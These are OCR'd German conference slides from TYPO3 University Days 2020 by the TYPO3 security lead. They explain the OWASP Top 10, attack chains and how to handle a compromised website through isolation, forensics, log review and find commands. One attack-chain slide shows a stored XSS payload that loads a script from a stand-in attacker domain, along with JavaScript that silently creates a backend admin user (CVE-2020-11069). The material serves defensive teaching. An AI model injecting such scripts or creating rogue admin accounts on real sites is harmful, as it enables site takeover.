Website h4ck3d?

TYPO3 University Days 2020
17. September 2020

Oliver Hader
oliver@typo3.org
@ohader

Oliver Hader


- Research & Development
- TYPO3 Security Team Lead
- 50% TYPO3 GmbH / 50% Freelancer
- Lehrbeauftragter an der Hochschule Hof
- #hof #cycling #paramedic #in.die.musik

@ohader


Bitte einsteigen!

OWASP Top 10 - 2013		OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf



OWASP TOP 10 2017 - Open Web Application Security Project



https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

- Attack Chains
- “harmlose Sicherheitslücke” in Einzelbetrachtung
- kombiniert mit anderen Schwachstellen
- führt zu kritischer Verwundbarkeit

```html
<div class="comment">
  <div class="name">
    Some User<script src="https://h4ck3r31.net/evil.js"></script>
  </div>
</div>
```


```javascript
fetch('/typo3/').then((response) => {
  var link = (new DOMParser())
    .parseFromString(text, 'text/html')
    .querySelector('#system_BeuserTxBeuser a').dataset.link;
  fetch(link).then((response) => {
    // ... simplified: create new admin user
    fetch(form.action, {
      admin: 1,
      username: 'h4ck3r3',
      password: 'password'
    });
  });
});
```

- Cross-Site Scripting im Frontend
- unbemerkt durch (echten) Admin-Benutzer ausgeführt
- legt im Hintergrund neuen Admin-Benutzer h4ck3r31 an
- CVE-2020-11069 & TYPO3-CORE-SA-2020-006

„Wird meine Site angegriffen?“

JA!
ständig

Website h4ck3d?




- Wie erkennt man Angriffe?
- Mitteilung durch Dritte, bemerkbare Auswirkung
- Monitoring & Kontrolle (OWASP-TOP10:A10-2017)
- erfolgreiche Angriffe werden spät oder gar nicht erkannt

Handling Isolation

- **Isolation**
- weitere Auswirkungen verhindern
- Speicheränderung unterbinden
- genaue Forensik später

- Webserver/Datenbank abschalten
- statische Wartungsseite aktivieren
- Image extern erstellen (sshfs & dd)




Handling
Analyse


- **Analyse**
- Reverse Engineering des Angriffs
- Verstehen, was genau passiert ist
- Angriffspunkte finden (wichtig!)
- Fakten statt Vermutungen

- Protokolle/Logs untersuchen
- Zeitverlauf rekonstruieren
- Modifikationen entdecken
- Anomalien erkennen

https://unsplash.com/photos/UAvYasdkzq8


Handling - Analyse






- Analyse von Protokollen zeitaufwendig & nicht zielführend (ohne nähere Anhaltspunkte, IP-Adressen, Zeiträume)
- Suche nach POST Requests oder SQL Injections (z.B. UNION)

Handling - Analyse




- Fokus auf Veränderungen im Dateisystem mit find & stat
- find ./ --mmin -60 # Änderungen der letzten 60 Minuten
- --mtime -[Tage] | --newermt 2020-09-01 ! --newermt 2020-09-15

Handling - Analyse



